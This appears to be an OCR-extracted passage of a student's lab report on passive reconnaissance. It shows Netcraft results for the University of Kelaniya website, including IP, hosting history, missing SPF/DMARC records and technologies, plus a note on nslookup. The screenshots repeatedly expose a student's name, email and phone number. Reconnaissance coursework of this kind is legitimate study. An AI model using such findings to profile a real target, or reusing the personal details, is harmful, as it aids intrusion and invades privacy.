
Also, we can use the “Netcraft” website to get the details based on the domain name. The following figure shows the search results of the website of the University of Kelaniya using “Netcraft”.






unning] - Oracle VM VirtualBox
My Account
https://myaccount.microsof
Kali Linux Kali Tools Kali Docs Kali Forums
University of Kelaniya Sri Lanka
My Account
CS/2017/047 -
UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
Site report for http://ww
https://sitereport.netcraft.com/?url=http://www.kln.ac.lk
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
NETCRAFT
Network
Site http://www.kln.ac.lk
Netblock Owner Lanka Education and Research Network (LEARN)
Hosting company unknown
Hosting country LK
IPv4 address 103.77.64.52 (VirusTotal)
IPv4 autonomous systems AS38229
IPv6 address Not Present
IPv6 autonomous systems Not Present
Reverse DNS unknown
Domain kln.ac.lk
Nameserver melinda.ns.cloudflare.com
Domain registrar unknown
Nameserver organisation whois.cloudflare.com
Organisation unknown
DNS admin dns@cloudflare.com
Top Level Domain Sri Lanka (.ac.lk)
DNS Security Extensions Enabled
IP delegation
IPv4 address (103.77.64.52)
IP range Country Name Description
::ffff:0.0.0.0/96 United States IANA-IPV4-MAPPED-ADDRESS Internet Assigned Numbers Authority
↳ 103.0.0.0-103.255.255.255 Australia APNIC-AP Asia Pacific Network Information Centre
↳ 103.77.64.0-103.77.67.255 Sri Lanka LEARN-LK Lanka Education and Research Network (LEARN)
↳ 103.77.64.52 Sri Lanka LEARN-LK Lanka Education and Research Network (LEARN)
SSL/TLS



unning] - Oracle VM VirtualBox
My Account
https://myaccount.microsof
Kali Linux Kali Tools Kali Docs Kali Forums
University of Kelaniya Sri Lanka
My Account
CS/2017/047 -
UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
Site report for http://ww
https://sitereport.netcraft.com/?url=http://www.kln.ac.lk
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
NETCRAFT
SSL/TLS
This is not a HTTPS site. If you're looking for SSL/TLS information try the HTTPS site report.
Hosting History
Netblock owner IP address OS Web server Last seen
▸ Lanka Education and Re... 103.77.64.52 Linux unknown 26-Jan-2023
Lanka Education and Research Network imported inetnum object for LEARN-1 192.248.26.10 Linux unknown 19-Sep-2022
University of Kelyaniya 192.248.24.3 Linux Apache 8-Jan-2022
University of Kelyaniya 192.248.24.5 Linux Apache 16-Feb-2021
Lanka Education and Research Network imported inetnum object for LEARN-1 192.248.24.6 Linux Apache 7-Jun-2019
Lanka Education and Research Network imported inetnum object for LEARN-1 192.248.24.6 Linux Apache/2.2.12 Linux/SUSE 11-Apr-2017
Lanka Education and Research Network imported inetnum object for LEARN-1 192.248.24.3 Linux Apache/2.2.15 Fedora 12-Dec-2010
Lanka Education and Research Network imported inetnum object for LEARN-1 192.248.24.3 Linux Apache/2.2.15 Fedora 3-Nov-2004
Lanka Education and Research Network imported inetnum object for LEARN-1 192.248.24.3 Linux Apache/2.0.40 Red Hat Linux 2-Apr-2004
Lanka Education and Research Network imported inetnum object for LEARN-1 192.248.24.3 Linux unknown 1-Apr-2004
Sender Policy Framework


Running] - Oracle VM VirtualBox
My Account
https://myaccount.microsof
Kali Linux Kali Tools Kali Docs Kali Forums
University of Kelaniya Sri Lanka
My Account
CS/2017/047 - UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
Site report for http://ww
https://sitereport.netcraft.com/?url=http://www.kln.ac.lk
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
NETCRAFT
Sender Policy Framework
A host's Sender Policy Framework (SPF) describes who can send mail on its behalf. This is done by publishing an SPF record containing a series of rules. Each rule consists of a qualifier followed by a specification of which domains to apply this qualifier to. For more information please see open-spf.org.
Warning: It appears that this host does not have an SPF record. There may be an SPF record on kln.ac.lk: Check the site report.
Setting up an SPF record helps prevent the delivery of forged emails from your domain. Please note that an SPF record will only protect the domain it is added to and not any mail-enabled subdomains. It is recommended to add an SPF record to any subdomain with an MX record.
DMARC
DMARC (Domain-based Message Authentication, Reporting and Conformance) is a mechanism for domain owners to indicate how mail purporting to originate from their domain should be authenticated. It builds on SPF and DKIM, providing a method to set policy and to give reporting of failures. For more information please see dmarc.org.
This host does not have a DMARC record. There may be a DMARC record on the site report for kln.ac.lk: Check the site report.
Web Trackers



unning] - Oracle VM VirtualBox
My Account
https://myaccount.microsof
Kali Linux Kali Tools Kali Docs Kali Forums
University of Kelaniya Sri Lanka
My Account
CS/2017/047 - UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
Site report for http://ww
https://sitereport.netcraft.com/?url=http://www.kln.ac.lk
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
NETCRAFT
Web Trackers
Web Trackers are third-party resources loaded onto a webpage. Trackable resources include social sharing widgets, javascript files, and images. These trackers can be used to monitor individual user behaviour across the web. Data derived from these trackers are primarily used for advertising or analytics purposes.
1 known tracker was identified.
Companies
Google (1)
Categories
Analytics (1)
Company
Primary Category
Tracker
Popular Sites with this Tracker
Google
Analytics
Googletagmanager
www.wappalyzer.com, www.cnn.com, www.coingecko.com
Site Technology (fetched 5 days ago)


Running] - Oracle VM VirtualBox
My Account
Site report for http://www
https://sitereport.netcraft.com/?url=http://www.kln.ac.lk
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
My Account
CS/2017/047 - UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
NETCRAFT
Site Technology (fetched 5 days ago)
Server-Side
Includes all the main technologies that Netcraft detects as running on the server such as PHP.
Technology
Description
Popular sites using this technology
PHP Enabled
Server supports PHP
www.cdep.ro, www.inspq.qc.ca, www.sigmalive.com
PHP
PHP is supported and/or running
www.w3schools.com, www.etsy.com, www.delfi.lt
SSL
A cryptographic protocol providing communication security over the Internet
twitter.com
Client-Side
Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).
Technology
Description
Popular sites using this technology
Asynchronous Javascript
No description
www.paypal.com, www.linkedin.com, www.roblox.com
JavaScript
Widely-supported programming language commonly used to power client-side dynamic content on websites
www.twitch.tv, www.amazon.com, www.google.com
Character Encoding



Running] - Oracle VM VirtualBox
My Account
Site report for http://www
https://sitereport.netcraft.com/?url=http://www.kln.ac.lk
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
My Account
CS/2017/047 - UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
NETCRAFT
Character Encoding
A character encoding system consists of a code that pairs each character from a given repertoire with something else such as a bit pattern, sequence of natural numbers, octets, or electrical pulses in order to facilitate the transmission of data (generally numbers or text) through telecommunication networks or for data storage.
Technology
Description
Popular sites using this technology
UTF8
UCS Transformation Format 8 bit
web.telegram.org, mail-redir.mention.com
HTTP Compression
HTTP compression is a capability that can be built into web servers and web clients to make better use of available bandwidth, and provide greater transmission speeds between both.
Technology
Description
Popular sites using this technology
Gzip Content Encoding
Gzip HTTP Compression protocol
www.usatoday.com, www.newsit.gr, www.hp.com
Doctype
A Document Type Declaration, or DOCTYPE, is an instruction that associates a particular SGML or XML document (for example, a webpage) with a Document Type Definition (DTD).
Technology
Description
Popular sites using this technology
HTML5
Latest revision of the HTML standard, the main markup language on the web
accounts.google.com, outlook.live.com, stackoverflow.com
HTML 5




The "nslookup" is another method to do the reconnaissance via DNS. The following commands show how to use nslookup for reconnaissance. It initially gives the user's IP address, and then we can enter the domain name or IP address to get the details we want.




Using the "set type" keyword, we can get the data according to the DNS record type.






